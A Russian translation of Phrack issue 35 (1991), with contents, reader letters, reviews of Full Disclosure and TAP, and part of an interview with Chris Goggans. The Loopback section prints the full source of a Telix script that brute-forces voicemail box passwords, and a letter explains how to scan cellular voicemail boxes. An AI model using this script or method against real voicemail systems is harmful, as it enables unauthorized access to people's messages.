

Phrack RU issue 035

Русская версия Phrack, выпуск 035. Полный текст статей с кодом и таблицами.

Темы выпуска: культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; справочники, индексы, аббревиатуры и архивные материалы; Unix/Linux, BSD, Windows NT и администрирование систем; социальная инженерия, carding, физический доступ и практические схемы.

Материалы выпуска: Содержание Phrack XXXV; Phrack Loopback; СУЖДЕНИЯ ПРЕССЫ; Справочник внешних номеров PC Pursuit компании Telenet/SprintNet; ОПЕРАЦИИ ПРИКРЫТИЯ; Номера социального страхования и приватность; Руководство пользователя VAX/VMS; Руководство для начинающих по Novell Netware 386; Авто-ответ на звонок!; XMASCON 1991; Министерство юстиции усиливает борьбу с компьютерными преступлениями; Мировые новости Phrack; Медиамонополия.

Больше крутых материалов в моём телеграм канале [@grogrigs](#)

Содержание Phrack XXXV

Автор: Crimson Death и Dispater

PHRACK 35

17 ноября 1991 года

Не наступай на меня!

Дела у Phrack Inc. идут отлично! Настолько отлично, что у нас уже готов материал на два следующих выпуска, включая долгожданное продолжение Phrack 13 (печально известного шуточного выпуска, вышедшего 1 апреля 1987 года) — Diet Phrack! Тот выпуск, который получит номер 36, запланирован к выходу в следующем месяце и ознаменует завершение Тома 3. Если у вас есть что-нибудь достаточно смешное — присылайте нам в Phrack как можно скорее, чтобы мы успели включить это в номер.

Phrack Inc. отмечает своё шестилетие выходом этого выпуска. Ровно шесть лет назад, сидя перед IBM PC, известным как Metal Shop Private, Taran King и Knight Lightning выпустили скоро ставшее знаменитым издание под названием Phrack Inc. Тот первый выпуск был весьма скромным — небольшая подборка из восьми файлов, разосланных по всей стране на доски объявлений на скорости 1200 бод. Шесть лет — это немалый срок для хакерского подполья. Сегодня мы рассылаем Phrack тысячам людей на сотнях интернет-сайтов по всему миру. Phrack стал больше чем журналом — он поистине превратился в институт. Да здравствует Phrack!

Уделите особое внимание разделу Phrack World News в этом выпуске — там вы найдёте подробности о HoHo/XMAScon и о многих других историях, которые серьёзно затрагивают наш образ жизни.

Отдельная благодарность Twisted Pair (за помощь в трудную минуту), Amadeus, The Butler и Black Kat за отличные файлы. Спасибо Great Gatsby — просто потому что он крутой. Именно такие люди, как вы, и позволяют журналу выходить так регулярно.

В этом месяце мы получили огромное количество писем для Phrack Loopback. Если ваше письмо или вопрос не попали в выпуск — приносим свои извинения, придётся подождать ещё один номер! Прошлый выпуск по-настоящему разозлил некоторых администраторов (или тех, кто хочет ими быть). Подробности — в Phrack Loopback и PWN Quicknotes.

Ваши редакторы,

Crimson Death и Dispater

phrack@stormking.com

Присылать материалы: phrack@stormking.com

FTP-раздача: cs.widener.edu или eff.org

1. Введение в Phrack 35 — Crimson Death и Dispater
2. Phrack Loopback — редакция Phrack
3. Профиль Phrack: Chris Goggans — S. Leonard Spitz
4. Каталог дозвона PC Pursuit от Telenet/Sprintnet — Amadeus
5. Операции прикрытия — Sovereign Immunity
6. Номера социального страхования и приватность — Chris Hibbert (CPSR)

7. Руководство пользователя VAX/VMS, часть 1 из 3 — Black Kat
8. Руководство начинающего по Novell Netware 386 — The Butler
9. Auto-Answer It — Twisted Pair
10. PWN/Часть 1 — Dispater
11. PWN/Часть 2 — Dispater
12. PWN/Часть 3 — Dispater
13. PWN/Часть 4 — Dispater

Phrack Loopback

Автор: Phrack Staff

Phrack Loopback — это форум для вас, читателей, где вы можете задавать вопросы, высказывать проблемы и обсуждать любые темы по вашему желанию. Здесь же редакция Phrack будет делать обзоры различных примечательных материалов: журналов, программ, каталогов, железа и т.д.

Что у вас на уме

Взлом голосовых ящиков (VMB)

From: Mr. Upsetter

To: phracksub@stormking.com

Subject: Phrack 34 VMB article

Статья о взломе голосовой почты в Phrack 34, написанная Night Ranger, была действительно хорошей. Она напомнила мне о нескольких случаях, которые произошли у меня с сотовой голосовой почтой пару лет назад в Сан-Диего. Держу пари, что похожие системы есть и в других городах.

Эти VMB автоматически отвечали на вызовы, когда абонент был недоступен. Они работали точно так же, как стандартные голосовые ящики. Чтобы получить доступ к ящику, владелец мог позвонить на свой же сотовый номер, а затем нажать * при ответе. После этого VMB запрашивала пароль.

Хотите знать, каким был пароль по умолчанию? Никаким! Это означало, что всё, что нужно было сделать — набрать номер сотового VMB и нажать *, и вы уже внутри. Сколько VMB по-прежнему имели пароль по умолчанию? Около половины...

Чтобы сканировать сотовые VMB, нужно было просто набирать номера с сотовым префиксом. Было весьма забавно... почти слишком легко.

С уважением,
Mr. Upsetter

• -----

***From:** Zoso Puda*

После прочтения PHRACK 34 я подумал, что он был хорош. Особенно статья про взлом VMB.

Собственно, я написал SALT-скрипт, чтобы помочь себе с этим делом.

Именно это мы и любим видеть. Люди берут базовую информацию и развивают её.

• -----

```
+-----+
|      ZoSoft Telix VMB Hacker      |
|                                   |
|      written by: Zoso Puda        |
+-----+
```

Предисловие

После прочтения статьи Night Ranger (см. PHRACK 34) я решил написать программу для взлома VMB. Night Ranger дал хорошее представление о том, как взламывать VMB-системы, но некоторые VMB тяжело поддаются взлому. То, что я придумал — это программа, которая помогает мне справляться с более сложными системами. Те, в которых не используются значения по умолчанию, действительно трудны. К тому же мой телефон — это единый блок с кнопками и динамиком, и мне приходилось набирать номер, прикладывать трубку к уху и слушать, смотреть на кнопки, набирать код, снова прикладывать телефон к уху и слушать. Очень быстро это начало утомлять.

В итоге я написал программу, которая позволяет мне управлять всеми телефонными функциями с клавиатуры. Динамик моего модема достаточно громкий, чтобы слышать чётко, так что это казалось идеальным решением. Я также автоматизировал некоторые функции — например, перебор пароля или номера ящика. Однако программа не полностью автоматизирована. Вы должны запускать

её вручную. Её основная цель — дать вам возможность выполнять обычные телефонные функции с

клавиатуры. Если вы плохо слышите через динамик модема, поднимите трубку после того, как программа наберёт номер VMB, и положите трубку перед тем, как отключать модем.

Далее приводится краткое описание того, как использовать, компилировать и запускать программу. Предполагается базовое знание VMB-систем.

Описание параметров

VMB phone number	: Если вы этого не знаете, сдавайтесь.
Setup sequence	: Этот код используется в системах, которые требуют нажатия '9', '#' или '*' перед номером ящика. Строка может содержать до 3 символов.
Valid Box #	: Это должен быть известный действующий ящик или ящик, который вы пытаетесь взломать. Это значение остаётся постоянным.
Codefile filename	: Вы можете использовать файл, чтобы брать «дефолтные» или любимые пароли из него. Расширение файла должно быть указано.
Starting box/code	: Номер ящика или код, с которого начинается проверка. Это значение будет автоматически увеличиваться при нажатии [F7].

Использование функциональных клавиш

[F1]	Набирает номер VMB-системы (см. параметры).
[F2]	Кладёт трубку модема.
[F3]	Закрывает текущий файл кодов (см. параметры).
[F4]	Позволяет установить текущий код/номер ящика.
[F5]	Набирает последовательность настройки (см. параметры).
[F6]	Набирает текущий код.
[F7]	Переходит к следующему коду.
[F8]	Набирает действующий ящик (см. параметры).
[F9]	Позволяет переустановить параметры.
[F10]	Кладёт трубку и выходит из программы.
[0 - 9]	Эти клавиши набирают цифры от 0 до 9 соответственно.
*, #	Эти клавиши набирают * и #.
[/]	Используется как замена # для цифровой клавиатуры.

Основные инструкции

Файлы кодов должны находиться в той же директории, что и ваша программа Telix.

Пример файла кодов должен выглядеть примерно так:

```
1111
2222
3333
etc...
```

Рекомендуется создавать отдельные файлы кодов для кодов с разным количеством цифр. Например, все 3-значные коды должны быть в файле с именем 3DIGIT.COD или похожим.

При вводе параметров, если вы указали файл кодов и он существует, запрос «Starting box/code» задан НЕ будет. Когда файл кодов закончится, текущий код автоматически установится в 1000.

Если вы оставили поле файла кодов пустым или указанный файл не существует, вам будет задан вопрос «Starting Box/Code».

Компиляция

Сохраните программу между строками 'CUT HERE' под именем VMBHACK.SLT. Скопируйте файл VMBHACK.SLT в директорию со скриптами Telix. Компилируйте с помощью CS.EXE (пример: CS VMBHACK.SLT). Для запуска программы загрузите Telix и нажмите Alt-G, затем введите имя программы (VMBHACK).

```
//-----<CUT HERE>-----
//                               ZoSoft VMB Hacker Version 1.4
//                               Code by: Zoso, November 1991
//
//                               See PHRACK 34 for more information on VMB systems.
//
// NOTE: Do not remove the credits of the original author, modified versions
//       you may add credits, but please do not remove any.
//
str code[10],                      // Global Variables
  codes[10],
  reset[1],
  vmb_number[15],
  borc[1],
  valid[10],
  setup[3];
str filename[12],
  fstatus[10];
int f;
int fflag = 0;
init_modem()                      // Modem initialization
{
  cputs("AT X3 S6=0 S7=0 S11=105 M1 L3"); // X must be 3, L is Loudness on
  cputs("^M");                          // some modems, you may have to
  waitfor("OK",20);                      // alter this. See you modem
  manual.
}
vmb_dial(str string)              // Dial function
{
  str workstr[20];
  workstr = string;
  strcat(workstr,";");
  cputs("ATDT");
  cputs(workstr);
  cputs("^M");
  cputs("^M");
}
hang_up()                         // Hang Up function
{
  hangup();
  waitfor("",20);
  cputs("ATH0");
}
```

```

cputs("^M");
cputs("^M");
clear_scr();
display();
}
next_code()                                // Next code function
{
int cd;
if (fflag)
{
    if (not feof(f))                        // Check for file first
    {
        fgets(code,10,f);
        return;
    }
    if (feof(f))
    {
        file_close();
        code = "999";
        goto NEXTCODE;
    }
}
NEXTCODE:
cd = stoi(code);
cd = cd + 1;                               // This line determines how the
code                                           // gets incremented.
itos(cd,code);
}
set_code()                                  // Enter new code
{
gotoxy(65,2);
gets(code,10);
}
parameters()                                // Set parameters
{
str c[1];
file_close();
GETINFO:
clear_scr();
printsc("VMB Hacker Parameters^M^J");
printsc("^M^JVMB phone number      :");
gets(vmb_number,15);
printsc("^M^JSetup sequence        :");
gets(setup,3);
printsc("^M^JValid box #           :");
gets(valid,10);
printsc("^M^JCodefile filename     :");
gets(filename,12);
if (filename != "")
{
    open_file();
    next_code();
}
if (not fflag)
{
    filename = "N/A";
    printsc("^M^JStarting box/code  :");
    gets(code,10);
}
printsc("^M^J^M^JCorrect? (Y/n):");
gets(c,1);
if (c == "n" || c == "N")
    goto GETINFO;
}
press_enter()                               // Pause routine
{
str a[1];
pstraxy("Press [ENTER] to continue...",20,23,11);
gets(a,1);
}
title_scr()                                 // Title screen

```

```

{
str i[1];
TITLE:
clear_scr();
pstraxy(" - ZoSoft VMB Hacker V1.4 -",20,4,11);
pstraxy("written for Telix by: Zoso Puda",20,6,14);
press_enter();
}
display() // Display screen
{
box(0,0,78,3,4,0,19); box(0,0,78,5,4,0,19);
pstraxy("[ ZoSoft VMB Hacker V1.4 ]",25,0,31);
pstraxy("VMB Number:",4,2,31); // Information display
pstraxy(vmb_number,16,2,27);
pstraxy("Valid #:",33,2,31);
pstraxy(valid,42,2,27);
pstraxy("Current:",57,2,31);
pstraxy(code,66,2,27);
pstraxy("Codefile:",6,4,31);
pstraxy(filename,16,4,27);
pstraxy("File status:",29,4,31);
pstraxy(fstatus,42,4,27);
pstraxy("Setup sequence:",50,4,31);
pstraxy(setup,66,4,27);
box(0,6,78,10,4,0,103); // Function key display
pstraxy("[ ]",30,6,111);
pstraxy(" 0 - 9,*,#",31,6,110);
pstraxy("[ ] Dial VMB", 2,7,111);
pstraxy("F1", 3,7,110);
pstraxy("[ ] Hang up",22,7,111);
pstraxy("F2",23,7,110);
pstraxy("[ ] Close file",42,7,111);
pstraxy("F3",43,7,110);
pstraxy("[ ] Set Current",61,7,111);
pstraxy("F4",62,7,110);
pstraxy("[ ] Setup seq.",2,8,111);
pstraxy("F5", 3,8,110);
pstraxy("[ ] Dial current",22,8,111);
pstraxy("F6",23,8,110);
pstraxy("[ ] Next box/code",42,8,111);
pstraxy("F7",43,8,110);
pstraxy("[ ] Valid box",61,8,111);
pstraxy("F8",62,8,110);
pstraxy("[ ] Parameters",22,9,111);
pstraxy("F9",23,9,110);
pstraxy("[ ] QUIT",41,9,111);
pstraxy("F10",42,9,110);
gotoxy(0,11);
}
quit_vmb() // End program
{
file_close();
hangup();
waitfor("",20);
clear_scr();
printsc("Thanks for using ZoSoft's VMB Hacker.^M^J^M^J");
cputs_tr(_mdm_init_str); // Restore modem params
}
open_file() // Open Codefile
{
fflag = 1;
f = fopen(filename,"r");
fstatus = "OPEN";
if (ferror(f))
file_close();
}
file_close() // Close Codefile
{
fflag = 0;
fclose(f);
fstatus = "CLOSED";
}

```



```

}
main()                                // MAIN program module
{
int chr;
title_scr();
parameters();
clear_scr();
display();
init_modem();
TOP:
gotoxy(0,11);
chr = inkeyw();
if (chr == '0')    vmb_dial("0");      // Dial 0-9
if (chr == '1')    vmb_dial("1");
if (chr == '2')    vmb_dial("2");
if (chr == '3')    vmb_dial("3");
if (chr == '4')    vmb_dial("4");
if (chr == '5')    vmb_dial("5");
if (chr == '6')    vmb_dial("6");
if (chr == '7')    vmb_dial("7");
if (chr == '8')    vmb_dial("8");
if (chr == '9')    vmb_dial("9");
if (chr == '#')    vmb_dial("#");      // Pound sign (#)
if (chr == '/')    vmb_dial("#");      // Make (/) same as (#) for keypad
if (chr == '*')    vmb_dial("*");      // Asterisk (*)
if (chr == 15104)   // F1
    vmb_dial(vmb_number);
if (chr == 15360)   // F2
    hang_up();
if (chr == 15616)   // F3
{
    file_close();
    display();
}
if (chr == 15872)   // F4
{
    set_code();
    display();
}
if (chr == 16128)   // F5
    vmb_dial(setup);
if (chr == 16384)   // F6
    vmb_dial(code);
if (chr == 16640)   // F7
{
    next_code();
    display();
}
if (chr == 16896)   // F8
    vmb_dial(valid);
if (chr == 17152)   // F9
{
    hang_up();
    parameters();
    display();
}
if (chr == 17408)   // F10
{
    quit_vmb();
    goto END;
}
goto TOP;
END:
prints("^M^J");
}
//-----<CUT HERE>-----

```

Юридические вопросы

From: "Michael Lawrie, Operations"

Subject: RE: Who/What is this?

В нашей стране получение подобных документов, вероятно, вполне помогло бы посадить

человека за сговор с целью нарушения одного или нескольких положений Закона о компьютерных злоупотреблениях. Мне не нравится, что подобный мусор появляется на моей машине, но поскольку вы не присылали его мне, особо жаловаться не на что — что я действительно хотел бы, так это чтобы вы предупреждали людей: пересылать это

тем, кто этого не хочет, вероятно, не лучшая идея, если вы не хотите, чтобы всех ваших подписчиков заперли в каком-нибудь британском кутузке!

Michael Lawrie.

Michael Lawrie, Hicom Group Security

• -----

Сэр,

Прошу извинить моё незнание законов о телекоммуникациях в других странах.

В Соединённых Штатах распространение технической информации, такой как Phrack Inc., защищено законом.

Хакеры не занимаются заговорами и интригами. Большинство хакеров едва ли интересуются политикой. Хакеров интересует развитие технологий и понимание того, как устроено наше сложное общество. Неэффективная структура, именуемая правительством, — это последнее, чем большинство хакеров хотели бы заниматься.

У Phrack Inc. нет «членства». Phrack Inc. — это электронное издание. Оно похоже на любой другой информационный бюллетень в области безопасности. Вы слышали когда-нибудь о «Computer Security Journal», «Computers and Security» или «Computer Crime Digest»? Это некоторые из изданий «индустрии безопасности», которые читают в США. Phrack Inc. просто имеет несколько иной оттенок. Если вас интересует какой-либо из этих печатных журналов, я могу выслать вам их адрес.

Сожалею, если вы получили Phrack Inc. и не хотели этого читать. Возможно, вам стоит обратиться к человеку, который переслал его вам. Надеюсь, что удаление письма с Phrack Inc. не доставило вам слишком больших неудобств.

С уважением,

Dispatr

• -----

После разговора с Torq (который, как выяснилось, был не таким уж приватным), оказалось, что этот парень вообще нигде не является администратором. Он просто любит делать вид, что является таковым. Остановил ли мой ответ эту небольшую перепалку? НЕТ! Этот человек имел наглость перехватить моё личное письмо к Torq, а затем продолжил жаловаться.

• -----

From MICHAEL@hicom.loughborough.ac.uk Sat Nov 9 09:45:53 1991

Date: Fri, 8 Nov 91 13:19 GMT

From: "Michael Lawrie, Operations" <MICHAEL@hicom.loughborough.ac.uk>

To: PHRACKSUB <<@nsfnet-relay.ac.uk:PHRACKSUB@STORMKING.com>>

Subject: The EFF.

Несколько дней назад я нашёл следующее сообщение, просматривая маршруты. Полагаю, вы солгали мне насчёт того, что удалили его из списка, но пока оставим это.

From phrack@gnu.ai.mit.edu Wed Oct 23 01:41:51 1991

Date: Wed, 23 Oct 91 01:41:47 -0400

From: phracksub@stormking.com

Message-Id:

To: torq@:.....

Subject: Phrack

Этот парень звучит как полный идиот. Если он всё же удалит ваш аккаунт или
сделает

что-то подобное, свяжитесь с EFF. Они вступились за человека, которому закрыли
аккаунт из-за того, что у него в директории лежали выпуски Phrack.

люди должны соображать....

Dispater

phracksub@stormking.com

Как вы сами сказали, люди должны соображать. Вы предполагаете, что «torq» — возможно, американец, и его права защищены конституцией? Это не так — он британец и особых прав, строго говоря, не имеет. Если я захочу удалить его аккаунт, я сделаю это в мгновение ока. Хотя получение им «Phrack» и не нарушает никаких законов, поскольку не свидетельствует об умысле, это нарушало бы регламент моей машины, окажись это здесь. Мне было бы любопытно посмотреть, как EFF «вступится» за Torq, если я закрою его аккаунт из-за наличия выпусков Phrack в его директории. Жаль, что этого не случилось. Знаете ли вы каких-нибудь хороших адвокатов EFF в Великобритании?

С уважением,
Michael.

Michael Lawrie, Operations Group, Systems Development and Security.

Mail: michael@uk.ac.lut.hicom (Span:19527::60478::lorry)

[What pretentious signature?] (Inet: lorry@mit.edu)

• -----

From: Dispater

To: MICHAEL@hicom.loughborough.ac.uk

Я никогда не говорил, что удалю его из списка рассылки. Я вообще ничего не обязан делать. Кем вы вообще притворяетесь? Вы не являетесь администратором машины gnu на MIT.

Несколько дней назад я нашёл следующее сообщение, просматривая маршруты.

Полагаю,

вы солгали мне насчёт того, что удалили его из списка, но пока оставим это.

Правда? Какого чёрта вы делали, рыская в чужой почте? Полагаю, что вы сделали это без разрешения Torq. Интересно, хотело бы MIT узнать, что какой-то британский хакер роется в их машине? «Находка» нашей личной переписки может поставить вас в положение уголовного нарушителя Закона о конфиденциальности электронных коммуникаций 1986 года. Это федеральный закон Соединённых Штатов, защищающий конфиденциальность электронных коммуникаций. Ваш перехват нашей переписки нарушил нашу приватность. Как бы вы отнеслись к тому, чтобы я побеседовал с ВАШИМ начальством?

Зачем вам дело до того, что происходит на компьютере MIT, расположенном здесь в США? В этой стране свобода слова — это право, гарантированное всем гражданам. Предыдущий издатель Phrack был вынужден доказывать это в федеральном суде — и преуспел. Phrack Inc. на 100% легален здесь, и вы ровным счётом ничего не можете с этим поделать!

Dispater

Философия хакера

From: The Dark Lord Sarik Malthus

Organization: Underground Computing Foundation

Мне любопытно... не думайте, что я пытаюсь судить вас или ваши поступки, или что-либо ещё... но мне интересно, как вы сами для себя обосновываете действия хакеров и ту информацию, которую предоставляет ваш журнал?

Никак. Я думаю, что люди тратят слишком много времени на попытки оправдать свою «нравственность». Я не играю в эти игры с чувством вины. Я просто ищу информацию. Информация не имеет морали. Она проста и чиста, как истина.

Я действительно считаю, что вместе со знанием приходит ответственность — не использовать его во вред. Именно поэтому я не стану публиковать в Phrack Inc. файлы с инструкциями по изготовлению бомб. Взрывчатые вещества созданы для одного дела, и оно не предполагает особой изобретательности. Желающие могут найти подобное в других местах.

Я никогда не причинял вреда ни одной системе и не наносил финансового ущерба ни одному человеку. Кардинг — это бесспорное воровство. Если вы знаете человека, у которого кардите, это уже месть и относится к другой категории — но всё равно не делает это правильным. К тому же любой позёр с половиной мозга может проверить CBI. Для меня это не демонстрация особого таланта. Признаю, что я прошёл через фазу c0deZ, но потом перешёл к более интересным вещам.

Полагаю, ваш основной вопрос сводится к «Зачем взламывать?». Я вижу интернет и мир телекоммуникаций как новейший рубеж для исследования. Если взглянуть на то, как начиналась эта страна, можно увидеть, что её исследовали люди, вероятно имевшие схожий с хакерским склад ума. Мы хотим испытать себя. Мы хотим иметь широкий спектр различных жизненных впечатлений. Нас не устраивает незнание неизведанного. И в какой-то мере нас тошнит от норм нашего нынешнего общества. Именно с этим в голове мы временами покидаем зону того, что принято считать приемлемым.

Полагаю, у меня много разных непопулярных взглядов... ну и ладно.

Обзор: Full Disclosure #23

Full Disclosure — издание за правду, справедливость и американский путь

Full Disclosure
P.O. Box 903-FD23
Libertyville IL 60048

Стоимость подписки:
США - 12 номеров за \$18.00
24 номера за \$29.95
Заказы из Канады не принимаются!

автор: Twisted Pair

Около месяца назад я послал купон, который получил от приятеля, чтобы получить пробный номер Full Disclosure. В течение недели я получил выпуск #23. В нём есть статьи о перехвате факсов, дамп-дайвинге, советах по компьютерной безопасности, советах по слежке, технические материалы, слежка за почтой и т.д.

Статья о перехвате факсов была для меня наиболее интересной. Меня давно интересовало, насколько легко можно перехватить факс. Всё объяснено в статье. Вот фрагмент текста:

Ложное ощущение безопасности:

С массовым распространением факсимильных аппаратов возросло и их использование. В целом, переданный документ был наделён такой же юридической силой, как и отправленный

или полученный по почте США. В целом, подобные коммуникации изначально были безопасны.*

Теперь, когда оборудование для перехвата стало доступным, ощущение безопасности превратилось в ложное.

*Примечание: В этом же месяце FCC перестала принимать документы с факсимильными подписями.

Их новая политика гласит, что они принимают только оригинальные подписи.*

Как рядовой читатель Phrack мог бы начать перехватывать факсы? Использовать стандартный факс-аппарат, подключённый к чужой линии? Нет. Не сработает. Процедура рукопожатия между двумя факс-аппаратами была бы полностью нарушена, если добавить в схему третий аппарат. Full Disclosure утверждает, что им удалось перехватить факсы другим методом. В подтверждение этого они разместили на первой странице фото «факса». Предположительно, он был перехвачен от ФБР. На нём изображён экран компьютера с «ФАКСОМ» от ФБР. Больше похоже на то, что фото сделано с помощью ножниц и клея в ближайшем магазине PIP. Возможно, им стоило добавить подпись «Постановочное фото» на первую страницу.

Они рекомендуют использовать IBM PC-платы для факсов для перехвата. Вам понадобилось бы «сложное» программное обеспечение, которое игнорировало бы последовательности рукопожатий между двумя отслеживаемыми факс-аппаратами. IBM просто сохранял бы всю информацию со страниц, игнорируя передаваемые данные протокола.

Возвращаясь к статье...

Факс-аппараты на базе сотовых телефонов открывают широкие возможности для «хакерского» перехвата, поскольку сигнал доступен через недорогие полицейские сканеры. Физическое подключение к сети общего пользования не требуется. Абсолютно никакого риска быть обнаруженным.*

Примечание: Следует читать «МОДИФИЦИРОВАННЫЕ» полицейские сканеры. Смотрите любую рекламу в «Nuts & Volts» с книгой о том, как это сделать.

В статье обсуждается нечто, называемое широкополосным перехватом. Коммерческое оборудование для перехвата факсов можно подключить для мониторинга трафика спутниковых каналов. Один блок способен декодировать до 150 одновременных факс-передач по спутниковому каналу с 6000 телефонными линиями.

Далее обсуждаются все последствия поддельных факсов. Люди настолько зависимы от факс-технологий, что ошибочно полагают, будто всё, что «пришло по факсу», должно быть подлинным. Фальсификаторам факсимильная связь кажется намного проще, чем

попытки создать «настоящий» документ. Возня с изменением почтовых штемпелей и подписей исключается. Теперь им нужны лишь ножницы и скотч, чтобы создать любой «выглядящий законно» документ. В следующем выпуске они продолжают обсуждение перехвата факсов и всех последствий передачи конфиденциальной информации по факсу.

Поставщики оборудования для перехвата факсов

(Продажа и/или использование оборудования для перехвата факсов может быть ограничено законами штата и федеральными законами)

Burlex International, Box 6094, Silver Springs MD 20906 (301) 460-4444;

Communications Devices, 3510 Mountain Rd, Haymarket VA 22069 (703) 754-9316;

El-Tec Intl, 205 Van Buren St #220, Herndon VA 22080 (703) 709-9673;

[Many others listed]

Вот реклама из Full Disclosure. Это визитная карточка:

Unix Systems Specialists	Available July 10, 1992
L E N	R O S E
Convicted "Hacker"	
and	
Computer Consultant	
799 Royal St. Geore #105	
Naperville, IL 60563 (708) 527-1293	

Если вам захочется ознакомиться с экземпляром Full Disclosure самостоятельно, их адрес указан выше. Выпуск, который у меня был, состоял из 16 страниц формата половинной газеты.

Обзор TAP #105

TAP Magazine
PO Box 20264
Louisville KY 40250-0264

Стоимость подписки:
10 номеров за \$10.00

автор: Dispater

Примерно в марте 1991 года я послал свои \$10 на подписку на TAP Magazine.

Рекламировался как «старейший хакерский журнал», «созданный Эбби Хоффманом». До сих пор я не получил НИ ОДНОГО номера за свои деньги.

Посещая CyberView '91, я встретил Predat0r и дал ему \$5.00 за несколько старых номеров: #97, с #100 по #104. Позже мне бесплатно подарили выпуск #105. Когда я спросил про #98 и #99, Predat0r сказал, что не собирается их раздавать из-за каких-то проблем с Aristotle. Ну ладно... всё равно не понимаю, почему мы не могли их увидеть.

В любом случае выпуск #105 TAP Magazine (июнь 1991) ничем особым не блистал, но и плохим не был. Выпуск состоял из 18 страниц. Для тех, кто никогда его не видел: TAP содержит информацию о хакинге и фрикинге, а также некоторые политические комментарии. Статьи всегда разнообразны и интересны.

TAP #105 содержал информацию о DNA Box. По сути, это фрикинг с сотовыми телефонами. Материал был очень хорош и достаточно подробен. Там также были схемы жучков и блок-схема, объясняющая последовательность инициирования инцидента в системе E-911.

Этот номер TAP был украшен несколькими занятыми рекламными объявлениями и газетными вырезками (как обычно) и завершался файлом о Blue Boxing. Цена \$10.00 за 10 номеров оправдана, но читайте дальше...

На прошлой неделе я спросил Predat0r, что происходит с TAP Magazine. Он сказал, что у него есть материал для следующих трёх номеров, но его копир или какое-то другое оборудование сломано. Это отговорка, которую я уже слышал раньше. Обоснована ли она — знает только он. С момента выхода номера #105 (июнь) не вышло ни одного номера TAP. Если вы оформили подписку до июля и ничего не получили, настоятельно рекомендую написать Predat0r.

Материал в TAP хорош и вполне стоит своей цены. (Особенно по сравнению с 2600 Magazine.) Тем не менее я нахожу, что управление TAP в настоящее время оставляет желать лучшего, и поэтому настоятельно рекомендую НЕ отправлять свои \$10 в TAP Magazine. Учитывая количество рекламы, которую мы все видели от TAP (в журналах типа Mondo 2000, 2600 и т.д.) за прошедший год, нет никакого оправдания отсутствию сервиса, который сложился на сегодняшний день. Predat0r — хороший сисоп и должен управлять TAP так же, как он ведёт свою BBS. Настоятельно рекомендую позвонить на BLITZKREIG BBS (502) 499-8933 : NUP: COLUMBIAN COKE.

Мне действительно не нравится быть настолько критичным, но я знаю, что некоторые люди, с которыми я говорил, чувствуют себя обманутыми. Именно поэтому я это написал. Искренне надеюсь, что TAP выберется из этого застоя.

СУЖДЕНИЯ ПРЕССЫ

Автор: С. Леонард Шпиц, заместитель редактора, INFOSecurity Product News

«Провокационное интервью с бывшим членом "Legion of Doom" наводит на мысль, что этика хакерства (или кракерства) нередко определяется точкой зрения смотрящего.»

Злобные хакеры, хотя большинство из них действует в подполье, нередко прославлены яркими псевдонимами, под которыми странствуют по сети. Реформировавшиеся хакеры, напротив, предпочитают держаться в тени, стараясь избавиться от имиджа людей с криминальным прошлым. Кевин Митник, печально известный делом DEC, — один из наиболее последовательных сторонников подобной стратегии.

И вот появляется Крис Гогганс, оставив позади свой прежний псевдоним Erik Bloodaxe из «Legion of Doom», чтобы попробовать пойти собственным путём. Гогганс настаивает на том, что хотя в своё время он, возможно, и нарушал правила, теперь готов отдать долг обществу. Говорит он с подкупающей искренностью и заявляет о своём намерении попробовать. Смогут ли он и его коллеги, облачившись в новые шляпы консультантов по информационной безопасности, победить ветряные мельницы? Или их молодой стартап по борьбе с кракерами — Comsec Data Security Co. — всё же имеет шанс на успех? Мы решили спросить его напрямую.

ISPNews: Я задам вам несколько конкретных вопросов. Прошу отвечать полно, правдиво и честно.

Крис Гогганс: Хорошо.

ISPNews: Как вы отреагируете на материал Computerworld от 29 июля, «Group Dupes Security Experts» (также опубликованный в Phrack World News, выпуск 33, часть 2, в статье "Legion of Doom Goes Corporate"), где членов вашей организации обвинили в том, что они притворялись потенциальными клиентами, чтобы выуживать информацию, предложения и расценки у других консультантов по безопасности?

КГ: Мы все были поражены тем, что такое вообще могло быть напечатано, поскольку, насколько мы понимаем общепринятую деловую практику, мы не делали ничего из ряда вон выходящего.

ISPNews: Computerworld сообщал, что Legion of Doom — «одна из самых notorious хакерских группировок страны, по словам федеральных правоохранителей». Можете прокомментировать это?

КГ: «Notorious» — понятие относительное. Вокруг Legion of Doom всегда витал ореол таинственности, потому что это была организация с закрытым членством. Когда люди не знают, чем занимается та или иная структура, у них неизбежно возникает впечатление, что там происходит нечто большее, чем есть на самом деле.

ISPNews: Можно ли сказать, что характеристика «notorious» несправедлива?

КГ: В определённой степени — да. Конечно, в группе происходили вещи, которые можно расценить как незаконные. Но большая часть этого имела место, когда все члены группы были в возрасте от 14 до 17 лет. Я не хочу прикрываться незрелостью, но это, безусловно, фактор, который стоит принять во внимание.

Legion of Doom выпустил четыре выпуска онлайн-журнала «Legion of Doom Technical Journals», состоявшего из различных материалов о компьютерных системах и сетях. В нём описывались операционные системы и различные процедуры, применяемые в сетях. Материалы всегда носили познавательный характер и объясняли, как использовать компьютер. Мы никогда не говорили: «Вот

компьютер — вот как в него взломаться».

Яркие названия и слова, которыми описывают группировки, тоже добавляют дурной славы. Если бы мы назывались «Legion of Flower Pickers», «Legion of Good Guys» или «SuperFriends», над группой, вероятно, не висело бы столь мрачной тучи.

ISPNews: Могут ли вам предъявить обвинение в намеренном распространении информации, облегчающей несанкционированный доступ?

КГ: Не понимаю, как такое обвинение может быть предъявлено. Существует Первая поправка. Я убеждён, что говорить о чём-то и побуждать или принуждать кого-то к этому — совершенно разные вещи.

ПЯТЁРКА ПО ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

ISPNews: Что привлекло вас к компьютерной безопасности?

КГ: То же самое, что привлекло бы любого к хакерству. Половину своей жизни я каждый день сидел перед компьютером — порой с раннего утра до поздней ночи. И мой особый интерес всегда был сосредоточен именно на компьютерной безопасности.

ISPNews: По крайней мере, на тёмной стороне этой медали.

КГ: Я бы не назвал это тёмной стороной. Скорее — обратной. Если занимаешься чем-то 11 лет, накапливаешь огромный багаж знаний. А я всегда мечтал найти какое-то продуктивное дело, которое мне по-настоящему нравилось бы. Так что это было логичным продолжением. Никто не хочет в 40 лет быть хакером, живущим в постоянном страхе перед Секретной службой.

ISPNews: Когда вы впервые поступали в колледж, казалось ли вам, что это правильное место для изучения информационной безопасности?

КГ: Да, я думал, что это правильное место — главным образом потому, что колледж — самый очевидный путь к образованию в любой области. Я просто предполагал, что смогу найти формальное обучение, ведущее к сертификации или степени в этой сфере. Однако в Техасском университете ничего подобного не оказалось.

ISPNews: Вы окончили Техасский университет?

